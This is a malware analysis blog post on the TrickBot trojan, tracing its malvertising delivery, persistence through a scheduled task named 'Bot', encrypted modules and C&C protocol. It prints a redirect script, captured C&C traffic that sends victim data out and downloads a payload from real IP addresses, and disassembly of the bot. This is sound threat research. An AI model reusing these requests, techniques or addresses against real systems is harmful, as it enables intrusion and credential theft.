

Introducing TrickBot, Dyreza's successor

blog.malwarebytes.com/threat-analysis/2016/10/trick-bot-dyrezas-successor/

Malwarebytes Labs

October 24, 2016



Recently, our analyst [Jérôme Segura](#) captured an interesting payload in the wild. It turned out to be a new bot that, at the moment of analysis, hadn't been described yet. According to strings found inside the code, the authors named it [TrickBot](#) (or "TrickLoader").

Many links indicate that this bot is another product of the threat actors previously behind [Dyreza](#), a credential-stealer. While TrickBot seems to be written from scratch, it contains many similar features and solutions to those we encountered analyzing Dyreza.

Analyzed samples

TrickBot's modules:

- [533b0bdae7f4c8dcd57556a45e1a62c8](#) – systeminfo32.dll
- [c5a0a3dba3c3046e446bd940c20b6092](#) -systeminfo64.dll

Additional payload:

Distribution

The payload was spread via malvertising campaign, which dropped the [Rig_EK](#):

XXX Publisher with >30M monthly visits

Fake RU ad infrastructure, serves malvertising

```
<script type="text/javascript">
function navigateWithReferrer(url) {
  var fLink = document.createElement("a");
  if (typeof(fLink.click) == "undefined")
    location.href = url;
  else {
    fLink.href = url;
    document.body.appendChild(fLink);
    fLink.click();
  }
}
</script>
<meta http-equiv="refresh" content="3; url=http://hit.trafficholder.com/in/in2.php?bpost&returl=http://...>
</head>
<body>
<script type="text/javascript">
navigateWithReferrer("http://hit.trafficholder.com/in/in2.php?bpo...")
</script>
</body>
</html>
```

Host	URL	Body	Comments
hit.trafficholder.com	/in/in2.php?bpost&returl=http://...	756	0 Ad network
hit.trafficholder.com	/cgi-bin/traffic/process.fcgi?a=bpost&c=1&n...	0	0 Ad network
lipopomulit32seder.top	/?znePf7KYKhJA4Y=I35KfPrfJxzFGMSUB-nJDa...	30,222	0 Fake RU ad infra
lipopomulit32seder.top	/index.php?znePf7KYKhJA4Y=I35MfPrfJxzFGM...	50,368	212 Fake RU ad infra
lipopomulit32seder.top	/index.php?znePf7KYKhJA4Y=I35MfPrfJxzFGM...	412,160	0 Fake RU ad infra

Ad network	Count
Ad network	0
Fake RU ad infra	212
Fake RU ad infra	0
Fake RU ad infra	0

Behavioral analysis

After being deployed, TrickBot copies itself into %APPDATA% and deletes the original sample. It doesn't change the initial name of the executable, however. (In the given example, the analyzed sample was named "trick.exe".)

Name	Date modified	Type	Size
Microsoft	2015-07-20 14:15	File folder	
Modules	2016-10-20 16:51	File folder	
Mozilla	2015-06-19 00:38	File folder	
client_id	2016-10-20 16:51	File	1 KB
config.conf	2016-10-20 16:52	CONF File	1 KB
group_tag	2016-10-20 16:51	File	1 KB
trick.exe	2016-10-20 16:41	Application	403 KB

First, we can see it dropping two additional files: *client_id* and *group_tag*. They are generated locally and used to identify, appropriately, the individual bot and the campaign to which it belongs. The content of both files is not encrypted; it contains text in Unicode.

An example of the *client_id* consists of the name of the attacked machine, operating system version, and a randomly-generated string:

```
client_id - Notepad
File Edit Format View Help
TESTMACHINE_w617601.0E119CF3A011BD23E4F8BA738EF1B99E
```


Example of the *group_tag*:

```
group_tag - Notepad
File Edit Format View Help
|tmt2
```

Then, in the same location, we can see *config.conf* appearing. This file is downloaded from the C&C and stored in encrypted form.

```
config.conf
Offset (h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 07 58 97 5B F7 9F 61 AD 73 35 65 92 73 39 92 AC X-[÷ža.s5e's9'~
00000010 69 35 43 2D 11 67 23 DB 4A 17 C1 9B 8E B0 F6 4A i5C-.g#ŮJ.Á>Ž°òJ
00000020 89 C3 CF A8 B6 C7 52 AF BD 21 7D 9A D0 D9 6E A3 %ĂĎ"qÇRŽ"!}šĐŮnĹ
00000030 F0 13 D9 20 96 80 84 A3 4E F0 66 19 E7 95 FA 14 đ.Ů -€,,ĹNdf.ç•ú.
00000040 4A 6E B2 10 62 28 27 76 02 C0 1A 74 55 D0 E0 AA Jn, .b('v.Ř.tUĐřš
00000050 D8 B5 6A 1C 92 AD 40 A4 D3 54 2E 19 B7 DD 37 65 Řuj.'.@×ÓT..·Ý7e
00000060 83 94 38 2C E3 70 49 C8 3D 64 EE B6 5A CD 5A 67 ."8,ăpIČ=diqZÍzg
```

After some time, we can see another folder being created in %APPDATA% named *Modules*. The malware drops additional modules downloaded from the C&C, which are also stored encrypted. In a particular session, TrickBot downloaded modules called *injectDll32* and *systeminfo32*:



This particular module may also have a corresponding folder where its configuration is stored. The pattern of the naming convention is *[module name]_configs*.

AppData > Roaming > Modules > injectDll32_configs

Name	Date modified	Type	Size
dinj	2016-10-20 16:59	File	2 KB
dpost	2016-10-20 16:59	File	1 KB
sinj	2016-10-20 16:59	File	1 KB

When we observe the execution of the malware via monitoring tools, i.e. ProcessExplorer, we can find it deploying two instances of *svchost*:

trick.exe	0.01	4 940 K	9 680 K	1496	
svchost.exe		1 196 K	3 688 K	2388	Host Process for Windows S... Microsoft Corporation
svchost.exe		876 K	1 752 K	2364	Host Process for Windows S... Microsoft Corporation

The bot achieves persistence by adding itself as a task in Windows Task Scheduler. It doesn't put any effort in hiding the task under a legitimate name, and instead just calls it "Bot."

Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author
Bot	Ready	At 00:00 every day - After triggered, repeat every 00:01:00 for a duration of 1 day.	2016-10-20 16:57:00	2016-10-20 16:56:00	(0xFFFFFFFF)	Author Name

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	C:\Users\tester\AppData\Roaming\trick.exe

If the process is killed, it is automatically restarted by the *Task Scheduler Engine*:

svchost.exe	0.13	28 088 K	32 920 K	876	Host Process for Windows S... Microsoft Corporation
taskeng.exe		1 048 K	4 156 K	3012	Task Scheduler Engine Microsoft Corporation
trick.exe	< 0.01	4 436 K	9 612 K	2116	
svchost.exe		1 216 K	3 744 K	2960	Host Process for Windows S... Microsoft Corporation
svchost.exe	0.22	876 K	1 788 K	3396	Host Process for Windows S... Microsoft Corporation

Network communication

TrickBot connects to the several servers:

242	myexternalip.com	text/plain	16 bytes	raw
326	myexternalip.com	text/plain	16 bytes	raw
933	15616.royalwebhosting.net	text/html	5684 bytes	BOT_PACKED.bin
1492	207.244.97.80	application/octet-stream	344 kB	?aff_id=1193&auth=2d0fbffe203e050bcc15bd2ebb74f90a&r=9207860&t=1
1569	15616.royalwebhosting.net	text/html	5684 bytes	PreLoader_c07.bin

First, it connects to a legitimate server *myexternalip.com* in order to fetch the IP visible from outside.

The interesting part is that it doesn't try to disguise as a legitimate browser. Instead, it uses its own User Agent: "BotLoader" or "TrickLoader."

Most—but not all—of the communication with its main C&C is SSL encrypted. Below, you can see an example of one of the commands sent to the C&C:

```
POST /tmt2/TESTMACHINE_W617601.0AA51603462315124EDC5EB74D617D48/60/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 188.138.1.53
Connection: close
Content-Type: multipart/form-data; boundary=-----EBBA0KIYDVTJESP
Content-Length: 727

-----EBBA0KIYDVTJESP
Content-Disposition: form-data; name="data"

POST / HTTP/1.1
Host: ojsp.digicert.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:38.0) Gecko/20100101 Firefox/38.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Length: 83
Content-Type: application/ocsp-request
Connection: keep-alive

0Q00M0K0I0 ..+..... (. A...B..G@B.X...>.i...G...&....cd+....y.D.... .a.k..
-----EBBA0KIYDVTJESP
Content-Disposition: form-data; name="keys"

-----EBBA0KIYDVTJESP
Content-Disposition: form-data; name="link"

http://ocsp.digicert.com/
-----EBBA0KIYDVTJESP--
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Thu, 20 Oct 2016 15:02:43 GMT
content-length: 3
Content-Type: text/plain

/1/
```

Looking at the URL of POST request, we notice the group_id and the client_id that are the same as in the files. After that, the command id follows. This format was typical for Dyreza.

The bot also downloads an additional payload (in the particular session it was: 47d9e7c464927052ca0d22af7ad61f5d) without encrypting the traffic:

```
Stream Content
GET /?aff_id=1193&auth=2d0fbffe203e050bcc15bd2ebb74f90a&r=9207860&t=1 HTTP/1.1
Connection: Keep-Alive
User-Agent: BotLoader
Host: 207.244.97.80

HTTP/1.1 200 OK
Date: Fri, 14 Oct 2016 20:58:56 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Accept-Ranges: bytes
Content-Length: 344576
Content-Disposition: attachment; filename=9a3d458322d70046f63dfd8b0153ece4_clicool.exe
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

MZ.....@.....!..L!This
program cannot be run in DOS mode.

$......yU..*U..*U..*r..*s..*r..*I..*r..*...*
\..O*D..*U..*8..*K.X*T..*K.H*T..*K.M*T..*RichU..*.....PE..L.....
X.....0.....9.....@.....@.....
@.....
/.....
```

C&Cs are set up on hacked wireless routers, such as MikroTik. This way of setting up the infrastructure was also previously used by Dyreza.

RouterOS v6.34.4



You have connected to a router. Administrative access only. If this device is not in your possession, please contact your local network administrator.

WebFig Login:

Login:

Login

Password:



Winbox



Telnet



Graphs



License



Help

In this example of a used HTTPs certificate, we can see that the used data is fully random and not even trying to imitate legitimate-looking names:

Certificate Viewer:"rvgtfdf"

General Details

Could not verify this certificate because the issuer is unknown.

Issued To

Common Name (CN) rvgtfdf
Organization (O) tg4r6tds
Organizational Unit (OU) rst
Serial Number 00:C5:63:15:A8:0D:6A:86:E5

Issued By

Common Name (CN) rvgtfdf
Organization (O) tg4r6tds
Organizational Unit (OU) rst

Period of Validity


Begins On 08.06.2016
Expires On 08.06.2017

Fingerprints

SHA-256 Fingerprint 34:04:69:57:08:B1:C8:F9:7D:B4:D4:E3:3C:57:F8:4F:
23:B0:DF:E0:BE:75:14:77:0B:43:2A:5B:A8:66:25:2D
SHA1 Fingerprint 92:75:D5:27:40:C0:B0:1C:E9:52:32:3D:0F:53:68:D7:8A:74:FF:BF


Inside the malware

TrickBot is composed of several layers. As usual, the first layer is used for protection: It carries the encrypted payload and tries to hide it from AV software.




Loader

The second layer is a main bot loader that chooses whether to deploy a 32-bit or 64-bit payload. New PE files are stored in resources in encrypted form. However, the authors didn't try to hide the functionality of particular elements, and looking at the names of the resources, we can easily guess what their purpose is:




Selected modules are decrypted during execution.

At the beginning, the application fetches information about the victim's operating system in order to choose the appropriate way to follow:



Depending on the environment, a suitable payload is picked from resources, decrypted by a simple algorithm, and validated:



The decrypting procedure is different than the one found in Dyreza, however, the general idea of organizing content (three encrypted modules in resources) is analogous.


```
def decode(data):
    decoded = bytearray()
    key = 0x3039
    i = 0
    for i in range(0, len(data)):
        dec_val = data[i] ^ (key % 0x100)
        key *= 0x0AE529
        key += 0x24D69
        decoded.append(dec_val)
    return decoded
```

See full decoding script:


https://github.com/hasherezade/malware_analysis/blob/master/trickbot/trick_decoder.py

Returning to our malware analysis, next, the unpacked bot is mapped to the memory by a dedicated function and deployed.


The 32-bit bot maps the new module inside its own memory (self-injection):



and then redirects execution there:



Entry point of the new module (TrickBot core):




In the case of 64-bit payload being chosen, first the additional executable—a 64bit PE loader—is unpacked and run. Then it loads the core, malicious bot.

In contrast to Dyreza, whose main modules were DLLs, TrickBot uses EXEs.

The TrickBot internals

The bot is written in C++. It comes with two resources with descriptive names: CONFIG, which stores encrypted configuration, and KEY, which stores the Elliptic Curve key:



In general, this malware is verbose: meaningful names can be found at every stage.

The name "TrickBot" also appears in the name of the global mutex ("Global\\TrickBot") created by the application in order to ensure that it is run only once:

0040CAF9	>	LEA EAX, [LOCAL.4]	
0040CAF9	>	MOV ECX, [LOCAL.1]	
0040CAFF	>	PUSH trick_bo.0040F6F4	
0040CB04	>	PUSH 0x1	
0040CB06	>	PUSH EAX	
0040CB07	>	MOV [LOCAL.4], 0xC	
0040CB0E	>	MOV [LOCAL.2], 0x0	
0040CB15	>	MOV [LOCAL.3], ECX	
0040CB18	>	CALL DWORD PTR DS:[<&KERNEL32.	KernelBa.7611768C CreateMutexW
0040CB1E	>	MOV DWORD PTR DS:[ESI], EAX	
0040CB20	>	MOV EAX, [LOCAL.1]	
0040CB23	>	TEST EAX, EAX	
0040CB25	>	JE SHORT trick_bo.0040CB2E	
0040CB27	>	PUSH EAX	
0040CB28	>	CALL DWORD PTR DS:[<&KERNEL32.	LocalFree
0040CB2E	>	CMP DWORD PTR DS:[ESI], 0x0	
0040CB31	>	JNZ SHORT trick_bo.0040CB3B	
0040CB33	>	PUSH 0x1	
0040CB35	>	CALL DWORD PTR DS:[<&msvcrt.ex	no exit status = 0x1 exit
0040CB3B	>	CALL DWORD PTR DS:[<&KERNEL32.	GetLastError
0040CB41	>	XOR EDX, EDX	
0040CB43	>	CMP EAX, 0xB7	ERROR_ALREADY_EXISTS
0040CB48	>	SETE DL	
0040CB4B	>	MOV EAX, EDX	
0040CB4D	>	MOV ESP, EBP	
0040CB4F	>	POP EBP	
0040CB50	>	RETN	

At first execution, TrickBot copies itself into a new location (in %APPDATA%) and deploys the new copy, giving as an argument path to the original one that needs to be deleted:

00403631	>	MOV EAX, [LOCAL.2]	
00403634	>	ADD ESP, 0x10	
00403637	>	LEA ECX, [LOCAL.11]	
0040363A	>	PUSH ECX	
0040363B	>	LEA EDX, [LOCAL.30]	
0040363E	>	PUSH EDX	
0040363F	>	PUSH EAX	
00403640	>	PUSH 0x0	
00403642	>	PUSH 0x0	
00403644	>	PUSH 0x0	
00403646	>	PUSH 0x0	
00403648	>	PUSH 0x0	
0040364A	>	MOV ECX, EBX	
0040364C	>	PUSH ECX	
0040364D	>	PUSH 0x0	
0040364F	>	MOV [LOCAL.30], 0x44	
00403650	>	CALL DWORD PTR DS:[<&KERNEL32.CreateProcessW	ProcessInfo = 00238B38 pStartupInfo = 0012F7A0 CurrentDir = "C:\\Users\\tester\\AppData\\Roaming" Environment = NULL CreationFlags = 0 InheritHandles = FALSE pThreadSecurity = NULL pProcessSecurity = NULL CommandLine = "C:\\Users\\tester\\AppData\\Roaming\\payload_3.exe \"C:\\Users\\tester\\Desktop\\payload_3.exe\"" ModuleFileName = NULL

Adding a task of running bot into the Task Scheduler:

004012E8	>	JL trick_bo.00401959	
004012EE	>	MOV EDI, trick_bo.00410F70	UNICODE "TrickBot"
004012F3	>	LEA EBX, [LOCAL.4]	
004012F6	>	CALL trick_bo.00401000	
004012FB	>	MOV EAX, DWORD PTR DS:[EAX]	
004012FD	>	CMP EAX, ESI	
004012FF	>	JE SHORT trick_bo.00401305	
00401301	>	MOV ECX, DWORD PTR DS:[EAX]	
00401303	>	JMP SHORT trick_bo.00401307	
00401305	>	XOR ECX, ECX	
00401307	>	MOV EAX, [LOCAL.3]	
0040130A	>	MOV EDX, DWORD PTR DS:[EAX]	
0040130C	>	PUSH ESI	
0040130D	>	PUSH ECX	
0040130E	>	PUSH EAX	
0040130F	>	MOV EAX, DWORD PTR DS:[EDX+0x3C]	taskschd.742662A1 taskschd.742662A1 taskschd.742662A1
00401312	>	CALL EAX	
00401314	>	LEA EDI, [LOCAL.4]	
00401317	>	CALL trick_bo.00401050	
0040131C	>	MOV EDI, trick_bo.00410F20	UNICODE "Bot"
00401321	>	LEA EBX, [LOCAL.4]	
00401324	>	CALL trick_bo.00401000	

Setting the triggering event:

```

0040154F . . . . . CALL EBX
00401551 . . . . . TEST EAX,EAX
00401553 . . . . . JS trick_bo.00401959
00401559 . . . . . MOV EDI, trick_bo.00410F54      UNICODE "Trigger1"
0040155E . . . . . LEA EBX, [ARG_1]
00401561 . . . . . CALL trick_bo.00401000
00401566 . . . . . MOV EAX, DWORD PTR DS:[EAX]
00401568 . . . . . CMP EAX,ESI
0040156A . . . . . JE SHORT trick_bo.00401570
0040156C . . . . . MOV ECX, DWORD PTR DS:[EAX]
0040156E . . . . . JMP SHORT trick_bo.00401572
00401570 > . . . . . XOR ECX,ECX      msvcrt.761B98DA
00401572 > . . . . . MOV EAX, [LOCAL.6]
00401575 . . . . . MOV EDX, DWORD PTR DS:[EAX]
00401577 . . . . . PUSH ECX      msvcrt.761B98DA
00401578 . . . . . PUSH EAX
00401579 . . . . . MOV EAX, DWORD PTR DS:[EDX+0x24]
0040157C . . . . . CALL EBX
0040157E . . . . . LEA EDI, [ARG_1]
00401581 . . . . . MOV EBX,EAX
00401583 . . . . . CALL trick_bo.00401050
00401588 . . . . . CMP EBX,ESI
0040158A . . . . . JL trick_bo.00401959
00401590 . . . . . MOV EDI, trick_bo.00410F90      UNICODE "2016-01-01T00:00:00"
00401595 . . . . . LEA EBX, [ARG_1]

```

We can find the date pointing to the beginning of 2016, which may confirm the observation that the bot is new, and was written this year.

TrickBot's commands

TrickBot communicates with its C&C and sends several commands in a format similar to the one used by Dyreza. Below is list of format strings used by TrickBot commands:

```

0040542A . . . . . UNICODE "%s/%s/0/%s/%s/%s/%s/"
004055A6 . . . . . UNICODE "%s/%s/1/%s/"
00405730 . . . . . UNICODE "%s/%s/5/%s/"
004058AF . . . . . UNICODE "%s/%s/10/%s/%s/%d/"
00405A06 . . . . . UNICODE "%s/%s/14/%s/%s/0/"
00405B4C . . . . . UNICODE "%s/%s/23/%d/"
00405CEC . . . . . UNICODE "%s/%s/25/%s/"
00405EE7 . . . . . UNICODE "%s/%s/63/%s/%s/%s/"

```

Compare that with Dyreza's command format:

```

0F233C67 . . . . . ASCII "._sCDIT"
0F233C93 . . . . . ASCII "%s/%s/0/%s/%d/%s/%s/"
0F233CB5 . . . . . ASCII "%s/%s/0/%s/%d/%s/"
0F233CFF . . . . . ASCII "%s/%s/%d/%s/"
0F233D1E . . . . . ASCII "%s/%s/%d/%s/%s/"
0F233E1F . . . . . ASCII "%s/%s/5/%s/%s/"
0F233E93 . . . . . ASCII "spk"
0F234007 . . . . . ASCII "\r\n"
0F2340D5 . . . . . ASCII "%s/%s/23/%d/%s/%s/"
0F2349FC . . . . . ASCII "%s/%s/25/%s/%s/"
0F234BC2 . . . . . ASCII "%s/%s/0"
0F234BF9 . . . . . ASCII "send system info failed"
0F234BFE . . . . . ASCII "error"
0F234C7C . . . . . ASCII "%s/%s/%d/%s/%s/"
0F234E03 . . . . . ASCII "noname"
0F234E6E . . . . . ASCII "%s/%s/%d/%s/%s/"
0F234E90 . . . . . ASCII "%s/%s/%d/%s/"

```

